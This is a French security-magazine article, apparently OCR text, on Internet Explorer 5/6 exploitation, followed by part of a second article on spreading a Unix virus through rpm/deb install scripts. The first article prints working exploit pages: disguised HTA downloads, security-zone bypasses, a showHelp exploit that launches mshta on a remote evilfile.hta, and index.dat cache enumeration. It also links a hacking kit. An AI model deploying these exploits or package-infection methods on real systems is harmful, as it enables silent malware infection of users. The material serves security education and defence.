En ce qui concerne la fenêtre demandant l'ouverture ou l'enregistrement du fichier, la différence entre les versions est similaire (voir les figures **3** et **4**)


Le deuxième exemple est destiné aux pages MHTML ou au simple téléchargement de fichier. L'objectif est de créer un lien, là encore innocent, qui pointe sur du texte ou une image mais qui va télécharger et exécuter un programme malveillant. La fenêtre demandant l'ouverture du fichier indique un faux nom et surtout une fausse extension. La vulnérabilité est due au paramètre `filename` du champ `Content-Disposition` **[8]**. L'en-tête HTTP suivant illustre cette faille :

```
HTTP/1.1 200 OK
Server: Apache
Content-Type: application/hta
Content-Disposition: inline; filename="readme.txt"
```

Au niveau de l'affichage, cela dépend de la version de IE. A titre d'exemple, voici la différence entre IE 6.0 SP1 et IE 5.5 SP2 (figure **5** et **6**).

L'alerte est nettement plus explicite avec IE 6.0 SP1, mais la totalité de la sécurité repose sur le clic de souris de l'utilisateur final. Qui connaît les *HTML Applications* ? Il y a du HTML : ça ne doit pas être dangereux! Mais n'oublions pas que toutes les autres versions de IE ne sont pas explicites du tout. Cette vulnérabilité est applicable aussi aux fichiers MHTML comme le montre l'exemple du corps du fichier MHTML suivant :

```
Fichier example1.mhtml

MIME-Version: 1.0
Content-Type: multipart/related;
        boundary="----------75D04CCEED8CDB4411AB5C5A"

----------75D04CCEED8CDB4411AB5C5A
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit

<HTML>
 <BODY>
  <IFRAME src="cid:dommage" style="VISIBILITY: hidden"></IFRAME>
  <B>BEWARE, LA MOUCHE !!!</B>
 </BODY>
</HTML>

----------75D04CCEED8CDB4411AB5C5A
Conte
nt-ID: <dommage>
Content-Type: application/hta
Content-Transfer-Encoding: 7bit
Content-Disposition: inline; filename="readme.txt"

[ici le hta]
```



Affichage sous les autres versions de IE/OE — *Affichage sous IE/OE 6.0 SP1* — *Affichage sous les autres version s de IE/OE*

Ces différents exemples ont démontré le danger des vulnérabilités liées aux champs `Content-Type` et `Content-Disposition`. Il existe beaucoup de variantes et d'attaques encore plus optimisées. Maintenant, passons à un autre type de failles : le contournement des zones de sécurité d'IE.

LES ZONES DE SÉCURITÉ D'INTERNET EXPLORER

INTRODUCTION

IE est composé de cinq zones de sécurité [9] prédéfinies : Internet, Intranet local, Sites de confiance, Sites sensibles et Poste de travail. Les options des zones se configurent via IE Outils/Options Internet/Sécurité (sauf pour la zone Poste de travail qui n'est configurable que via un outil Microsoft : Internet Explorer Administration Kit [10]). Une zone de sécurité détermine un niveau de sécurité pour le navigateur. Cette sécurité réglemente entre autres les droits d'exécution des contrôles ActiveX signés ou non, des scripts ou des applets Java par exemple. La zone la plus permissive est Poste de travail puisqu'elle gère la sécurité des fichiers ouverts depuis le disque dur de l'utilisateur. La zone Internet doit être la plus sécurisée car son action s'étend par défaut à tous les sites Web.

Les vulnérabilités liées à ces zones sont nombreuses et l'objectif est de sortir des contraintes de la zone Internet afin d'être autorisé à exécuter du script (ou un ActiveX) dans la zone Poste de travail qui n'a quasiment aucune restriction. Afin d'illustrer cette différence de sécurité, nous allons prendre comme exemple une vulnérabilité sous IE, qui n'a jamais été patchée (nous la considérons donc comme une fonctionnalité désormais), de la balise <CODEBASE> du composant <OBJECT> qui sert à insérer un contrôle ActiveX dans une page HTML. Soit le fichier HTML contenant le code suivant :

```
<-- Fichier codebase.html -->

<HTML>
 <HEAD>
  <TITLE>CODEBASE Vulnerability</TITLE>
 </HEAD>

 <BODY>
  <OBJECT
     CLASSID="clsid:11111111-1111-1111-1111-111111111111"
     CODEBASE="c:/windows/notepad.exe">
  </OBJECT>
 </BODY>
</HTML>
```

Alerte de sécurité

En lançant ce fichier en local sous Windows 9x avec IE, notepad.exe est lancé (pas de restriction puisque dans la zone Poste de travail). En revanche, si cette page se trouve sur un site et est consultée via IE, la zone concernée est Internet et le message de la figure 7 est affiché.

Dans ce cas, grâce aux droits restreints de la zone, l'Active X n'est pas exécuté (et heureusement). La vulnérabilité étudiée ici est la plupart du temps détectée par les logiciels de filtrage de contenu.

Un grave problème de IE (ou plutôt de Microsoft) est l'existence de vulnérabilités publiques non patchées [11] (environ une trentaine au jour de la rédaction de cet article). Parmi celles-ci, nous en prenons une illustrant le contournement de la zone de sécurité Internet.

CONTOURNEMENT DE LA ZONE INTERNET

Le principe est simple, les vulnérabilités sont en fait dues à des fonctions de script dans lesquelles le changement de zone n'est pas contrôlé. Pour passer dans la zone Poste de travail, il faut travailler avec un protocole adéquat (file://, res://, ...). En effet, ceux-ci ne servent que pour les fichiers locaux. Cette technique a été en partie corrigée dans IE 6.0 SP1, qui n'autorise pas ce changement de protocole. Cependant, il existe un moyen de contourner cette restriction [12] :

```
<!-- Fichier object
.html -->

<HTML>
 <HEAD>
  <TITLE>Object zone redirection vulnerability</TITLE>
 </HEAD>

 <BODY>
  <OBJECT type="text/html" data="redirect.asp"></OBJECT>
 <BODY>
</HTML>
```

Celle-ci appelle la page redirect.asp qui redirige le navigateur vers l'URL souhaitée (dans notre cas une portant sur le protocole res://) :

```
Fichier redirect.asp

<%
Response.Buffer = True
Response.Status = "302 Object moved"
Response.AddHeader "Location", "res://shdoclc.dll/about.dlg"
%>
```

Donc, si nous trouvons la fonction qui ne vérifie pas le changement de zone, et qu'avec la redirection nous utilisions un protocole nous faisant passer dans la zone Poste de travail (ici res://), alors nous exécutons notre code (script ou ActiveX) sans restrictions. L'exemple ci-dessous est une application de la vulnérabilité *External object caching* [13] :

```
<!-- Fichier extern
al.html -->

<HTML>
 <HEAD>
  <TITLE>External object caching vulnerability</TITLE>
 </HEAD>

 <BODY>
  <SCRIPT language="jscript">
    var oWin = open("object.html","victim","width=10,height=10");
```

```
    var vCache = oWin.external;
    var sExec = "document.body.insertAdjacentHTML(\"beforeEnd\",";
        sExec = sExec + "'<object classid=\"clsid:10101010-1101-1111-1111-
111011101101\"";
        sExec = sExec + " codebase=\"c:/windows/notepad.exe\"></object>');";

    focus();
    vCache.NavigateAndFind("javascript:" + sExec, "", "");
  </SCRIPT>

  <B>BEWARE, LA MOUCHE !!!</B>

 </BODY>
</HTML>
```

Dans ce cas, la fonction incriminée est la méthode `external` de l'objet `window`. Si un internaute vient à surfer sur cette page (même avec la dernière version de IE 6.0 patchée), `notepad.exe` est lancé sur sa machine. Cette attaque n'est pas bien dangereuse ; nous allons décrire une attaque réelle et, cette fois-ci, très agressive.

EXEMPLE D'EXÉCUTION DE CODE MALVEILLANT

Une nouvelle technique a été mise au point par Sandblad **[15]** afin d'exécuter une commande en lui passant des paramètres (ce qui n'est pas possible avec la balise <CODEBASE>). Le principe consiste à ouvrir une URL via `showHelp()` et d'injecter le code de la commande *shortcut* de l'ActiveX du *HTML Help*. Afin de rendre effective la nouvelle page CHM, il est nécessaire de changer sa location avec l'URL `mk:@MSITStore:C:` qui est celle associée aux fichiers CHM classiques locaux (par exemple, dans IE ou l'Explorateur Windows, l'URL `mk:@MSITStore:C:\WINDOWS\HELP\iexplore.chm::/iegetsrt.htm` ouvre la page correspondante de `iexplore.chm`). Pour que tout cela fonctionne dans la zone Internet, il faut ajouter un contournement de zone afin que l'ActiveX s'exécute dans la zone Poste de travail. La page HTML suivante illustre cette technique :

```
<!-- Fichier sandblad.html -->

<HTML>
 <HEAD>
  <TITLE>Sandblad vulnerability</TITLE>
 </HEAD>

 <BODY>
  <SCRIPT>
   prog = 'mshta.exe';
   args = 'http://valgasu.rstack.org/evilfile.hta';

   if (!location.hash) {
     showHelp(location + "#1");
     showHelp("iexplore.chm");
   }
   else if (location.hash == "#1")
     open(location + "2");
   else {
     opener.location = "res:";
     vRef = opener.location.assign;

     setTimeout( function () {
       vRef("javascript:location.replace('mk:@MSITStore:C:')");
      }, 1000);

     setTimeout("run()", 2000);
   }

   function run() {
     vRef("javascript:document.write('\
       <OBJECT id=test classid=clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11>\
         <PARAM name=Command value=ShortCut>\
         <PARAM name=Item1 value=\"," + prog + "," + args +
"\">\
       </OBJECT>')");

     vRef("javascript:test.Click();");
   }
  </SCRIPT>

  <B>BEWARE, LA MOUCHE !!!</B>
 </BODY>
</HTML>
```

Un internaute surfant sur cette page se retrouve infecté par le code malveillant du HTA récupéré avec la technique du *shortcut* du *HTML Help*. Cependant? cette technique ne semble pas fonctionner sous Windows 9x (le test a été fait sur Windows 2000 SP2 avec IE 6.0 SP1). Dans notre exemple, c'est la vulnérabilité *assign method caching* **[17]** qui est employée pour le contournement de la zone Internet. Encore une fois, l'introduction et l'exécution de code malveillant est faisable et sans intervention de l'internaute (sauf un clic sur un lien). Voyons maintenant la problématique du cache d'IE.

INTERNET EXPLORER, LE CACHE ET LE TRUAND

INTRODUCTION

Afin de réduire le temps des accès récurrents aux éléments d'un site Web, les navigateurs intègrent un cache. Ainsi, ces éléments (HTML, image, sons ...) sont enregistrés sur le disque dur de l'internaute pour être réutilisés le cas échéant. Il est alors possible à un webmaster malveillant de faire télécharger et de stocker dans le cache un programme à l'insu de l'internaute. L'exemple suivant se sert de la balise <IMG> qui ne se formalise pas du contenu de ce qu'elle ramène :

```
<!-- Fichier silent.html -->

<HTML>
 <HEAD>
  <TITLE>Silent delivery</TITLE>
 </HEAD>

 <BODY>
   <IMG src="veryevilfile.chm" style="visibility: hidden">
 </BODY>
</HTML>
```

Nous retrouvons alors le fichier veryevilfile.chm dans le cache dans un répertoire aléatoire sous le nom veryevilfile[1].chm. Sous Windows 9x, le cache se trouve sous C:\WINDOWS\Temporary Internet Files\Content.IE5 suivi du répertoire aléatoire, par exemple : \YJS72BU1. Pour Windows NT/2000, il se trouve dans C:\Documents and Settings\[user name]\Local Settings\Temporary Internet Files\Content.IE5. Si nous arrivons à déterminer ce répertoire il est alors possible d'exécuter le .chm (via showHelp() par exemple) avec les conséquences que nous connaissons désormais.

FICHIER HTML EN PIÈCE JOINTE

Le moyen le plus efficace de trouver le répertoire du cache est d'envoyer un fichier HTML en pièce jointe. En effet, si l'internaute choisi d'ouvrir ce fichier, c'est IE qui s'en charge. Le fichier est d'abord extrait de l'e-mail puis enregistré dans le cache. IE l'ouvre à partir de là. La fonction javascript document.URL nous donne le chemin d'accès. Cependant il arrive que le fichier HTML et les autres éléments le composant (le chm malveillant entre autres) se retrouvent dans des répertoires différents.

Pour contourner ce problème, le fichier HTML doit se suffire à lui-même. Nous exploitons pour cela une vulnérabilité **[14]** (non patchée) qui rend un fichier .chm auto-exécutable. En renommant, par exemple, le fichier evilfile.chm en evilfile.chm.html et en injectant du script à la fin , IE en l'ouvrant exécute ce script. Il récupère le chemin du cache et se lance lui-même via showHelp(). En effet, de par la présence du .chm. dans son nom, ce fichier est lu comme un .chm valide. Le code HTML avec le script à ajouter à la fin du .chm est le suivant :

```
<HTML>
 <BODY>
  <SCRIPT>
   function exec_chm(){
    sURL = document.URL;
    sURL =  unescape(sURL);

    document.write('<FORM name="exec"
action="javascript:window.showHelp(document.forms[0].elements[0].value)">');
    document.write('<FORM><INPUT type="hidden" value="' + sURL + '"></FORM>');
    setTimeout('document.exec.submit()',1000);
   };

   setTimeout("exec_chm()",1000);
  </SCRIPT>
 </BODY>
<HTML>
```

Cela reste un moyen très efficace même si l'utilisateur doit agir en l'ouvrant. Cette technique est applicable via un site Web. En modifiant dans l'en-tête HTTP le Content-disposition, il est possible de forcer le téléchargement du fichier HTML malveillant (le CHM avec le script) :

```
HTTP/1.1 200 OK

Server: Apache

Content-Type: text/html

Content-Disposition: attachment; filename="innocent.chm.html"
```

Là encore, si le fichier HTML présenté est ouvert, le script est exécuté et le CHM lancé. Et même si l'internaute choisit de l'enregistrer et de le lancer depuis son disque dur, les conséquences sont identiques. Le seul indice pour l'utilisateur est le .chm dans le nom du fichier car IE n'indique pas que ce fichier est dangereux (c'est juste du HTML après tout). A noter que cette technique ne semble pas fonctionner sous cette forme avec IE 6.0 SP1.

TECHNIQUE D'ÉNUMÉRATION DU CACHE

Dans les dernières versions de IE, Microsoft fournit le composant ActiveX *XMLHTTP*. Celui-ci permet de faire des requêtes à un serveur Web et donc d'envoyer et recevoir des données. *A priori* celui-ci est fait pour les échanges de données en XML, mais il peut être utilisé pour n'importe quel type de donnée. Employé dans la zone Poste de travail, cet objet lit des fichiers du disque dur. Celui qui nous intéresse est index.dat qui est un fichier gardant un nombre d'informations considérable sur les pages Web consultées. Il contient surtout l'ensemble des répertoires aléatoires du cache (qui ne le sont plus du coup). Le but est alors de lire index.dat et d'en extraire la liste des répertoires aléatoires. Ce fichier se trouve sous Windows 9x dans C:\WINDOWS\Temporary Internet Files\Content.IE5\ , et sous Windows NT/2000 dans C:\Documents and Settings*[user name]*\Local Settings\Temporary Internet Files\Content.IE5\. L'inconvénient majeur sous Windows NT/2000 est l'obligation de connaître le nom de l'utilisateur visé (nous pouvons toujours essayer *Administrateur*). Le code suivant publié par Jelmer **[16]** fait parfaitement cela :

```
<!-- Fichier enumeration.html -->

<HTML>
 <HEAD>
  <TITLE>TIF Enumeration</TITLE>
 </HEAD>

 <BODY>
 <SCRIPT language="vbscript">
  indexpathwinnt = "C:/Documents and Settings/Administrateur/Local
Settings/Temporary Internet Files/Content.IE5/index.dat"
  indexpathwin9x = "C:/WINDOWS/Temporary Internet Files/Content.IE5/index.dat"

  Sub extractPaths(filename)
   set xmlHTTP = CreateObject("Microsoft.XMLHTTP")
   xmlHTTP.open "GET",filename,false
   xmlHTTP.send
   contents = xmlHTTP.responseBody

   for i = 0 to 7
    folder = ""
    for j = 81 + (i*12) to 88 + (i*12)
     thischarcode = ascb(midb(contents,j,1))
     folder = folder & chr(thischarcode)
    next

    msgbox mid(filename,1,len(filename)-9) + folder
   next

  end sub

  extractPaths(indexpathwin9x)
 </SCRIPT>
```

EXÉCUTION DE CODE MALVEILLANT VIA INTERNET EXPLORER 5 ET 6

```
<B>BEWARE, LA MOUCHE !!!</B>
</BODY>
</HTML>
```

En combinant ce code avec une vulnérabilité de contournement de zone, il est possible d'énumérer les répertoires aléatoires si l'internaute surfe sur cette simple page HTML. Il suffit ensuite d'injecter notre CHM dans le cache (avec la balise < IMG> vue précédemment) et de le lancer avec un `showHelp` en essayant tous les chemins énumérés pour le retrouver dans le cache. Le CHM va alors récupérer une HTA via Internet et l'exécuter. Le code malveillant est bien introduit et exécuté à l'insu de l'internaute, encore une fois. Cette attaque fonctionne avec Windows 2000 et IE 6.0 SP1, sous Windows 9x avec IE 6.0 SP1, cela ne semble pas fonctionner.

RÉFÉRENCES

[1] Introduction to HTAs :
http://msdn.microsoft.com/workshop/author/hta/overview/htaoverview.asp

[2] HTML Help :
http://msdn.microsoft.com/library/en-us/htmlhelp/html/vsconHH1Start.asp

[3] RFC 2557 : MIME Encapsulation of Aggregate Documents, such as HTML (MHTML)

[4] RFC 2045 à 2049 : Multipurpose Internet Mail Extensions (MIME)

[5] Microsoft IE MIME Header Attachment Execution Vulnerability :
http://www.securityfocus.com/bid/2524

[6] SNS Advisory No.48 :
http://www.lac.co.jp/security/english/snsadv_e/48_e.html

[7] HTML.dropper :
http://www.malware.com/dropper.html

[8] DUMBLOAD spoofing :
http://www.malware.com/dumbload.html

[9] Security Zones in IE :
http://support.microsoft.com/default.aspx?scid=KB;en-us;q174360

[10] IEAK :
http://www.microsoft.com/windows/ieak/default.asp

[11] Unpatched I E security holes :
http://www.pivx.com/larholm/unpatched/

[12] Object zone redirection vulnerability :
http://www.pivx.com/larholm/adv/TL005/

[13] External object caching vulnerability :
http://sec.greymagic.com/adv/gm012-ie

[14] HTML.exe :
http://www.malware.com/yelp.html

[15] Sandblad advisory #10 :
http://online.securityfocus.com/archive/1/298748

[16] Leveraging Cross-Protocol Scripting in MSIE :
http://online.securityfocus.com/archive/1/291527

[17] "SaveRef" turns Zone off :
http://www16.brinkster.com/liudieyu/SaveRef/SaveRef-Content.txt

CONCLUSION

IE comporte de nombreuses vulnérabilités (dont certaines toujours sans solution) et beaucoup de gens (malveillants ou non) travaillent activement pour en dénicher d'autres. Le comportement de ces failles varie en fonction du système (Windows 9x ou Windows NT/2000/XP) et de la version. Ainsi, le concepteur d'un virus (de code malveillant plus généralement) a la possibilité de se servir de tout ce qui vient d'être abordé dans cet article pour que IE devienne le fer de lance de son attaque. Sécuriser à 100% reste donc une utopie. Cependant, IE et OE sont sécurisables un minimum (voir article de P. Chambet dans MISC 1). Ensuite, il est nécessaire d'avoir la dernière version (ce qui est très difficile dans un environnement d'entreprise avec des centaines, voire des milliers de postes) des applications.

Pour éviter un grand nombre de problèmes, il faut désactiver l'Active Scripting et les composant ActiveX. Cependant, si le fichier HTML malveillant est ouvert en local, la menace reste présente. Vous pouvez toujours supprimer `mshta.exe` ou, dans le cas de Windows 2000, en limiter les droits d'accès. A cela des solutions de filtrage de contenu sont envisageables (pour le HTTP et la messagerie), de même qu'un anti-virus.

Enfin, la dernière chose et la plus importante, c'est la sensibilisation des utilisateurs (ne pas ouvrir n'importe quoi et surfer avec prudence). Nous ne rentrons pas ici dans la polémique de l'utilisation ou non de IE, vous en êtes les seuls juges (surtout que certains n'ont pas le choix, donc autant tout faire pour le sécuriser). Cette problématique de sécurité est moins préoccupante avec des navigateurs comme Netscape ou Opera. Malgré leur nombre infiniment plus restreint de vulnérabilités, il ne faut pas oublier que peu de gens s'intéressent d'aussi près que pour IE à leur sécurité. En outre, IE est plus proche du système (l'Explorateur Windows et IE c'est du pareil au même). Mais il est indéniablement plus risqué, aujourd'hui, de surfer avec IE et de consulter ses e-mails avec OE.

Pour compléter cet article, un ensemble d'outils et d'exemples ont été développés (inspirés fortement par tout ce qui se trouve sur Internet) : *Internet Explorer Hacking Kit (IEHK)* disponible à l'URL **http://valgasu.rstack.org/tools/iehk.zip**. Ce kit reprend les exemples de l'article ainsi que la dernière attaque.

Eric Detoisien - **valgasu@rstack.org**

VIRUS SOUS UNIX :
OU QUAND LA FICTION

La plupart des personnes se disent qu'il est impossible d'avoir sous Unix un virus aussi efficace que sous les OS de Redmond. Nous vous montrons dans cet article que ce n'est pas tout à fait exact en nous servant de Linux comme exemple. Nous discutons également de la possibilité de construire un ver un peu particulier.

Dans cet article, nous nous intéressons essentiellement à l'étude de la propagation du virus, c'est-à-dire son aptitude à survivre et à se répliquer sur les systèmes Unix. Nous ne discutons que sommairement de la charge virale ou *payload*, c'est-à-dire la partie du virus destinée à agir sur le système hôte, dans la mesure où celle-ci n'est pas directement liée à la propagation du virus.

VIRUS VS. VIRUX

Nous appelons **"virux"** un virus spécifique à Unix. Cela signifie simplement que ce virus utilise un moyen de propagation propre à Unix.

En fait, le scénario décrit ici n'est pas limité à Linux, et montre les limites et les risques liés à l'utilisation de packages livrés clé en main. Toutefois, l'utilisation des sources des programmes relève exactement du même problème, comme le montre [THOMPSON 84] (NDLA: pour ceux qui n'ont jamais lu cet article, il faut absolument combler cette lacune dès maintenant).

Avant de rentrer dans le vif du sujet, précisons quelques points. Tout d'abord, nous définissons un virus comme étant une suite d'instructions dont l'objectif est de **se reproduire, et rien que cela**. Il ne dispose pas d'un moyen pour se déplacer tout seul, à la différence d'un ver, et doit donc parasiter des fichiers pour se déplacer et survivre. Sous les systèmes Windows, la plupart des virus sont transmis par emails. Ils bénéficient d'un environnement particulièrement favorable :

- l'interopérabilité automatique entre tous les éléments (logiciel de mails, traitement de texte, lecteur multimédia, et autres) ;
- les binaires au même format (PE) sur les différentes versions du système.

Cela n'est pas le cas avec les systèmes Unix.

Par ailleurs, pour avoir de bonnes chances de survie, le virus ne doit pas se propager trop rapidement, ni être trop visible. Ici, nous n'insisterons pas sur la visibilité, d'autant que notre virus se propagera en divers endroits du système. Des contre-mesures existent pour le dissimuler plus efficacement, mais les techniques requises sont similaires à celles employées par les root-kits. De même, le polymorphisme des virus, qui leur permet de tromper les bases de signatures des anti-virus, ne sera pas traité.

SCÉNARIO POUR UN VIRUX

Un programme, pour être qualifié de virus, doit posséder au moins deux aptitudes :

- **Recherche :** c'est la capacité pour le virus à identifier les fichiers susceptibles d'être infectés ;
- **Duplication :** une fois les fichiers intéressants identifiés, le virus doit être capable de se recopier (en totalité ou en partie) dans ceux-ci.

Que la charge virale d'un virus soit nulle n'a rien d'exceptionnel. C'est pourquoi nous nous intéressons uniquement à l'aspect "*vie artificielle*" du virus, à savoir son inclination à se répandre de système en système, et y perdurer.

Mais quoiqu'il en soit, un virus reste un programme, et son objectif est donc d'être exécuté pour accomplir sa tâche. Le fait que le virus soit un programme est important pour la suite, car cela signifie que lorsqu'il deviendra processus en étant exécuté, il héritera des privilèges associés à l'UID sous lequel il s'exécute.

OÙ PLACER UN VIRUX ?

La propagation d'un virus se divise en deux parties :

- une fois sur une machine donnée, le virus cherche à se répliquer localement pour éviter de disparaître ;
- une fois une machine hôte infectée, le virus cherche éventuellement à se répliquer sur une autre cible en contaminant des fichiers susceptibles d'être transférés sur d'autres hôtes.

DEVIENT RÉALITÉ

La plupart des recherches pour implanter un virus dans le monde Unix sont en fait des transpositions de ce qui se fait dans le monde Microsoft. En particulier, les programmes constituent le vecteur principal. Mais comme il existe de nombreux formats binaires sous Unix, cela ne suffit pas à garantir la "portabilité" du virus. De plus, si on considère le cas du format Elf, celui-ci est bien plus complexe que le format PE de Microsoft, rendant son infection plus compliquée (ce qui ne veut pas dire impossible). Vous trouverez plusieurs articles de Silvio Cesare au sujet des virus ELF sur le site **http://packetstormsecurity.org** (la homepage de Silvio, **http://www.big.net.au/~silvio/,** ne contenant plus ses articles), et une très bonne documentation sur une des manières d'analyser un binaire infecté : **http://www.nai.com/common/media/vil/pdf/mvanvoers_VB_conf%202000.pdf** .

Enfin, il est assez rare que des utilisateurs d'Unix se passent des binaires.

En fait, il existe bien un moyen simple et efficace de propager un virus sous Linux, et qui facilite ces deux contraintes : les packages.

Les distributions actuelles s'appuient toutes sur ce mécanisme, qu'il s'agisse de fichiers .rpm ou .deb (pour les deux plus grandes classes de packages). De manière générale, un package se décompose en plusieurs parties : un script de pré-installation, l'installation des nouveaux fichiers, puis un script de post-installation. Nous reviendrons plus en détails sur la structure réelle des packages. Pour le moment, supposons simplement que le virus prend la forme d'un script quelque part dans le package.

Lorsqu'une personne récupère un package, c'est souvent pour l'installer, au moins sur le poste local, sinon sur tout un réseau. En supposant que le package soit infecté, son installation déclenche la propagation du virus.

Il faut distinguer deux cas de figures.

Dans un premier cas, l'installation est réalisée avec les privilèges root (c'est sans aucun doute la situation la plus courante). Le virus dispose des mêmes privilèges, ce qui est le cas le plus favorable pour assurer sa survie. Il n'a alors qu'à rechercher tous les packages présents sur le système, et à se répliquer à l'intérieur, sans se poser la question des permissions sur les fichiers.

De plus, le virus a tout intérêt à essayer de conserver ce niveau de privilèges (nous y reviendrons dans la partie sur la propagation et la persistance).

Dans le second cas, un utilisateur non root décide d'installer le package dans son propre répertoire. En fait, s'il est possible d'extraire les fichiers contenus dans les packages (`rpm2cpio <foo.rpm> | cpio -icumd` ou `dpkg -x foo.deb`), il n'est bien sûr pas possible de les installer sur le système en tant qu'utilisateur standard. Là, le virus dispose des droits identiques à l'utilisateur et se propagerait uniquement dans les packages sur lesquels cet utilisateur dispose des droits d'écriture. Néanmoins, les scripts d'installation n'étant pas exécutés, le virus ne se propage pas. Nous n'aborderons donc pas plus cet aspect-là.

DE L'INTÉGRITÉ ET LA SIGNATURE ÉLECTRONIQUE

Un tel scénario pourrait fonctionner, bien que les mécanismes de défense soient déjà présents. Toutefois, ils sont soit incompris, soit inutilisés.

La plupart des packages, voire les archives, ne contenant que les sources des programmes, mettent en place un système d'*empreinte* (*checksum*). Celle-ci est calculée à l'aide de fonctions de hachage cryptographique. Le principe est de fournir une chaîne de petite taille qui caractérise de manière unique des données de taille arbitraire. Si un unique bit change dans les données, l'empreinte change aussi. Il faut bien comprendre que **les checksums ne fournissent ici aucune sécurité**. En effet, si un pirate parvient à compromettre un serveur et y place un package corrompu, il est alors tout à fait capable de remplacer également le fichier contenant la checksum puisque tout le monde peut calculer une empreinte (ce calcul ne repose sur aucun secret, clé ou autre). Ainsi, l'utilisateur soucieux voulant contrôler l'intégrité de ce qu'il vient de télécharger n'y verra que du feu. Pour que ces

checksums soient utiles, il faudrait par exemple que l'utilisateur en récupère plusieurs, distribuées en différents endroit et les compare (même cela n'est pas *théoriquement* sûr dans la mesure où tous les serveurs peuvent avoir été corrompus).

Plus efficace d'un point de vue sécurité, la signature numérique demande aussi une infrastructure un peu plus complexe, dans la mesure où il faut gérer une paire de clés. Néanmoins, la signature assure non seulement l'intégrité du fichier, mais également l'identité du propriétaire du fichier.

> *Les checksums ne fournissent ici aucune sécurité.*

La modification d'un package n'est donc pas très discrète puisque les changements invalident les checksums ou signatures. Mais est-ce réellement gênant ? Est-ce que de nombreux utilisateurs prennent la peine de s'assurer que la checksum ou la signature soit valide ? Est-ce que les administrateurs les contrôlent avant de les installer ? L'expérience montre que non.

Tout d'abord, les empreintes ne sont pas automatiquement vérifiées lors de l'installation des packages (les commandes `dpkg` et `rpm` ne les vérifient pas par exemple). Ensuite, car soit les logiciels un peu exotiques ne sont (presque) jamais signés par les distributions, puisque non distribués par celles-ci, soit les toutes dernières versions des logiciels ne sont pas incluses dans les distributions. De plus, les auteurs de logiciels proposent souvent plusieurs formats pour les binaires, à commencer par ceux des distributions (rpm ou deb), en plus des sources. Cependant, ils ne sont pas signés par la distribution en question. Par exemple, la page du mainteneur de XFree de Debian **(http://people.debian.org/~branden/sid/)** propose les dernières versions, même si elles ne sont pas assez stables pour la *unstable*. Il existe même des projets qui construisent des packages systématiquement avec la dernière version sortie (par exemple `http://www.falsehope.com` pour les rpms). Pour Debian, citons le site **http://www.apt-get.org/** qui rassemble des liens vers des packages produits par les développeurs de certains logiciels (Mozilla, OpenOffice, et autres).

Enfin, des situations récentes montrent bien en plus que ce système d'empreinte n'est pas suffisant, même s'il a permis de détecter les problèmes. Par exemple, des logiciels comme Tcpdump, Sendmail ou OpenSSH ont été corrompus. Les archives vérolées se sont retrouvées sur plusieurs sites miroirs avant même que le problème ne soit rapporté puis corrigé.

LA PROPAGATION LOCALE

Nous partons ici de l'hypothèse qu'un administrateur installe un package infecté sur l'hôte, sans se préoccuper de la manière dont il a récupéré ce package. La propagation a lieu au moment de l'installation. Elle est déclenchée à l'aide d'un script, par exemple exécuté après l'installation des fichiers sur le système. De tels scripts servent par exemple, lors de l'*upgrade* d'un démon, à relancer le démon pour que le nouveau binaire soit pris en considération.

La première chose est donc de déterminer les fichiers corruptibles présents sur le système, c'est-à-dire d'autres packages, mais qui ne sont pas encore infectés.

Bien évidemment, cette recherche n'est pas très discrète. Pour vous en convaincre, lancez cette commande sur votre système de fichiers entier, et regardez les lumières de votre disque dur s'affoler. De meilleures heuristiques de recherche sont envisageables. Par exemple, il y a de bonnes chances pour qu'il y en ait d'autres dans le même répertoire que celui où se trouve le package contaminé, ou dans `/tmp`.

En plus des autres packages, il est aussi intéressant de corrompre le programme qui manipule les fichiers, de sorte que la propagation se fasse plus efficacement. De cette manière, lorsque l'administrateur manipulera un package sain sur un système corrompu, le virus sera capable de se répliquer dans ce nouveau package. Et pire, certaines opérations ne demandent pas de privilèges particuliers pour être exécutées, comme la vérification des empreintes ou signatures. Si la commande est elle-même corrompue, le système n'est alors plus en état de vérifier la bonne santé des packages.

LA PROPAGATION SUR D'AUTRES HÔTES

Un virus ne se déplace pas seul d'hôte en hôte (ou bien c'est un ver). Il peut néanmoins "favoriser" la contamination d'autres machines, mais aussi accroître son propre taux de fichiers corrompus.

Une propagation basique vers d'autres hôtes ne demande aucun privilège particulier. En général, lorsqu'un administrateur récupère des packages, il le fait en tant qu'utilisateur standard, et non en tant que root. Lors de l'installation, le virus recherche les autres packages. Il se duplique alors dans ces autres packages.

Si l'administrateur de la machine doit effectuer une mise à jour de plusieurs systèmes, il récupère de manière générale les packages une seule fois et les copie ensuite sur les autres systèmes dont il s'occupe, ou bien transforme cet hôte en serveur miroir auquel toutes ses machines se réfèrent pour les mises à jour. Il suffit de contaminer un seul package pour que le virus voyage d'hôte en hôte lorsque les packages sont utilisés sur d'autres hôtes du réseau.

